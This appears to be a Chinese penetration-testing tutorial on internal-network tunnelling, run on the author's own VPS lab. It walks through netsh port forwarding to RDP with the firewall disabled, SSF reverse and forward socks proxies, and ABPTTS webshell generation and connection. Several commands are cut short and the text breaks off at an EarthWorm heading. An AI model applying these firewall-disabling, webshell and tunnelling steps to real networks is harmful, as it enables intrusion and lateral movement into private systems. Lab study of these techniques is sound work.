0x03-内网渗透之内网穿透

auther：ske

0x00 环境-工具

0x00-1 靶场介绍

以下端口转发和代理都是自己的VPS做演练。

```
Linux:        207.148.119.98
Windows:      45.76.153.192
```

0x00-2用到的转发|代理工具：

```
ssf             https://www.ctolib.com/article/releases/68618
abptts          https://github.com/nccgroup/ABPTTS
earthworm       http://rootkiter.com/EarthWorm
frp             https://github.com/fatedier/frp
Neo-reGeorg     https://github.com/L-codes/Neo-reGeorg
reDuh           https://github.com/sensepost/reDuh
Venom           https://github.com/Dliv3/Venom
```

0x00-3 流量代理工具

```
proxifier       https://www.proxifier.com
proxychains     apt install proxychains
```

0x01 netsh端口转发

条件：管理员权限　　用windows自带的netsh

```
netsh firewall show config                查看防火墙配置
netsh firewall show state                 查看当前系统防火墙状态
netsh interface portproxy show all        查看端口转发
```

```
C:\Users\Administrator>netsh firewall show config

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable

Service configuration for Domain profile:
Mode     Customized  Name
-------------------------------------------------------------------
Enable   No          Remote Desktop

Allowed programs configuration for Domain profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

Port configuration for Domain profile:
Port   Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------

ICMP configuration for Domain profile:
Mode     Type  Description
-------------------------------------------------------------------
Enable   2     Allow outbound packet too big

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable

Service configuration for Standard profile:
Mode     Customized  Name
-------------------------------------------------------------------
Enable   No          Remote Desktop

Allowed programs configuration for Standard profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------
```

启用

```
C:\Users\Administrator>netsh advfirewall set allprofiles state off
Ok.
```

关闭防火墙

```
C:\Users\Administrator>netsh firewall show config

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable

Service configuration for Domain profile:
Mode     Customized  Name
-------------------------------------------------------------------
Enable   No          Remote Desktop

Allowed programs configuration for Domain profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

Port configuration for Domain profile:
Port   Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------

ICMP configuration for Domain profile:
Mode     Type  Description
-------------------------------------------------------------------
Enable   2     Allow outbound packet too big

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable

Service configuration for Standard profile:
Mode     Customized  Name
-------------------------------------------------------------------
Enable   No          Remote Desktop
```

防火墙禁用

```
C:\Users\Administrator>netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
No ports are currently open on all network interfaces.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

```
把来自外部的 tcp 的 10086 端口流量全部转发到内网机器的 3389 端口上

建立规则:
netsh advfirewall firewall add rule name="aaaaaa" dir=in action=allow protocol=
netsh interface portproxy add v4tov4 listenport=10086 connectaddress=127.0.0.1
```

```
netsh firewall show state
netsh interface portproxy show all

删除规则：
netsh advfirewall firewall delete rule name="aaaaaa" dir=in protocol=TCP localp
netsh interface portproxy delete v4tov4 listenport=10086
netsh firewall show state
netsh interface portproxy show all
```

```
C:\Users\Administrator>netsh advfirewall firewall add rule name="aaaaaa" dir=in action=allow protocol=TCP localport=10086
Ok.
```

添加入栈规则

```
C:\Users\Administrator>netsh interface portproxy add v4tov4 listenport=10086 connectaddress=127.0.0.1 connectport=3389
```

端口转发


```
C:\Users\Administrator>netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
10086  TCP       Any      <null>

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .


C:\Users\Administrator>netsh interface portproxy show all

Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
*               10086       127.0.0.1       3389
```

允许10086端口的流量入栈

端口转发状态

```
C:\Users\Administrator>netsh advfirewall firewall delete rule name="aaaaaa" dir=in protocol=TCP localport=10086

Deleted 1 rule(s).
Ok.


C:\Users\Administrator>netsh interface portproxy delete v4tov4 listenport=10086


C:\Users\Administrator>netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
No ports are currently open on all network interfaces.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .


C:\Users\Administrator>netsh interface portproxy show all
```

远程登陆连接目标IP:10086端口




```
a) 关于 netsh 在 2003 下的操作命令相对于之后的系统有所不同,这里稍微注意下
# netsh firewall show state  查看当前系统防火墙状态
# netsh firewall set opmode disable 关闭当前系统防火墙
# netsh firewall set opmode enable 启用当前系统防火墙

b) 对于 2003 以后的系统,可使用如下的命令管理防火墙
# netsh advfirewall show allprofiles    查看当前系统所有网络类型的防火墙状态,比如,
# netsh advfirewall set allprofiles state off  关闭当前系统防火墙
# netsh advfirewall set allprofiles state on  启用当前系统防火墙
# netsh advfirewall reset        重置当前系统的所有防火墙规则,会初识到刚装完系统的状
# netsh advfirewall set currentprofile logging filename "C:\windows\temp\fw.log


add 为增加规则,
delete 为删除规则
allow 为允许连接,
block 为阻断连接
in 为入站,
out 为出站
name 为要显示的规则名称
```

```
```


0x02 ssf正反向跨平台socks代理

```
反向代理：将ssf.exe和certs文件夹传到靶机里，然后在ssf.exe的目录下运行程序
正向代理：将ssfd.exe和certs文件夹传到靶机里，然后在ssfd.exe的目录下运行程序
```

0x02-1SSF 反向 socks 代理

```
靶机        Linux       207.148.119.98
攻击机      Windows     45.76.153.192         安装proxifier做socks代理
```

```
第一步：本地监听1050端口
ssfd.exe -p 1050
./ssfd -p 1050
```




```
第二步：目标边界连接我们的1050端口，并将数据转发给1051端口
ssf.exe -F 1051 -p 1050 45.76.153.192
./ssf -F 1051 -p 1050 45.76.153.192
```

```
root@msf:~/ssf# ./ssf -F 1051 -p 1050 45.76.153.192
[2019-10-09T13:13:43+00:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] key password: <>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2019-10-09T13:13:43+00:00] [info] [config] [http proxy] <None>
[2019-10-09T13:13:43+00:00] [info] [config] [socks proxy] <None>
[2019-10-09T13:13:43+00:00] [info] [config] [circuit] <None>
[2019-10-09T13:13:43+00:00] [info] [ssf] connecting to <45.76.153.192:1050>
[2019-10-09T13:13:43+00:00] [info] [ssf] running (Ctrl + C to stop)
[2019-10-09T13:13:43+00:00] [info] [client] connection attempt 1/1
[2019-10-09T13:13:44+00:00] [info] [client] connected to server
[2019-10-09T13:13:44+00:00] [info] [client] running
[2019-10-09T13:13:44+00:00] [info] [microservice] [socks]: start server on fiber port 1051
[2019-10-09T13:13:44+00:00] [info] [client] service <remote-socks> OK
```

成功连接


45.76.153.192 - 远程桌面连接

Administrator: C:\Windows\system32\cmd.exe - ssfd.exe -p 1050

```
C:\Users\Administrator\Desktop\ssf-win-i386-3.0.0\ssf-win-i386-3.0.0>ssfd.exe -p 1050
[2019-10-09T13:07:20+00:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] key password: <>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2019-10-09T13:07:20+00:00] [info] [config] [http proxy] <None>
[2019-10-09T13:07:20+00:00] [info] [config] [socks proxy] <None>
[2019-10-09T13:07:20+00:00] [info] [config] [circuit] <None>
[2019-10-09T13:07:20+00:00] [info] [ssfd] listening on <*:1050>
[2019-10-09T13:07:20+00:00] [info] [ssfd] running (Ctrl + C to stop)
[2019-10-09T13:13:44+00:00] [info] [microservice] [stream_listener]: forward TCP connections from <127.0.0.1:1051> to 1051
```

成功收到，并把流量转发到1051端口

```
第三步：本地proxifier代理本地127.0.0.1的1051端口
```



```
第四步：成功代理上目标边界，现在即可访问内网
```

0x02-2 SSF 正向 socks 代理


为什么要讲正向代理呢，要是目标的防火墙设置比较严，只准进不准出，而我们又没有权限更改防火墙规则

那么我们就可以可以正向socks代理进去


```
靶机        45.76.153.192        ssfd.exe -p 1050                    监听
攻击机      207.148.119.98       ./ssf -D 1051 -p 1050 45.76.153.192   正向
```

```
第一步：目标边界监听1050端口
```

```
ssfd.exe -p 1050
./ssfd -p 1050
```




```
第二步：攻击机连接目标边界的1050端口，并将数据转发给1051端口
ssf.exe -D 1051 -p 1050 45.76.153.192
./ssf -D 1051 -p 1050 45.76.153.192
```




```
第三步：本地proxifier代理本地127.0.0.1的1051端口
```


0x03 abptts正向端口转发

```
靶机        45.76.153.192          放置webshell
攻击机      207.148.119.98         python abpttsclient.py -c webshell/config.txt
```


0x03-1 安装

```
git clone  https://github.com/nccgroup/ABPTTS.git
apt install python-setuptools
apt install python-pip
pip install --upgrade pip
python -m pip install pycrypto
python -m pip install pycryptodome
python -m pip install httplib2
cd ABPTTS
python abpttsfactory.py -o webshell
```

```
C:\Users\user2\Desktop\ABPTTS>python abpttsfactory.py -o webshell
[2019-10-09 22:14:45.150000] ------[[[ A Black Path Toward The Sun ]]]---
[2019-10-09 22:14:45.150000]    ---[[        -  Factory  -        ]]---
[2019-10-09 22:14:45.150000]            Ben Lincoln, NCC Group
[2019-10-09 22:14:45.150000]           Version 1.0 - 2016-07-30
[2019-10-09 22:14:45.166000] Output files will be created in "C:\Users\user2\Desktop\ABPTTS\webshell"
[2019-10-09 22:14:45.166000] Client-side configuration file will be written as "C:\Users\user2\Desktop\ABPTTS\webshell\c
onfig.txt"
[2019-10-09 22:14:45.166000] Using "C:\Users\user2\Desktop\ABPTTS\data\american-english-lowercase-4-64.txt" as a wordlis
t file
[2019-10-09 22:14:45.181000] Created client configuration file "C:\Users\user2\Desktop\ABPTTS\webshell\config.txt"
[2019-10-09 22:14:45.197000] Created server file "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.jsp"
[2019-10-09 22:14:45.197000] Created server file "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.aspx"
[2019-10-09 22:14:45.197000] Error: could not create a directory named "C:\Users\user2\Desktop\ABPTTS\webshell\war" - [E
rror 183] : 'C:\\Users\\user2\\Desktop\\ABPTTS\\webshell\\war'
```





0x02 目标边界上传脚本



0x03 攻击机连接

```
命令格式:
python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.119/abptts.a

# 将目标边界的3389转发到本地的33389端口上
python abpttsclient.py -c webshell/config.txt -u "http://45.76.153.192/abptts.j
```





0x04 earthworm正反向跨平台socks代理

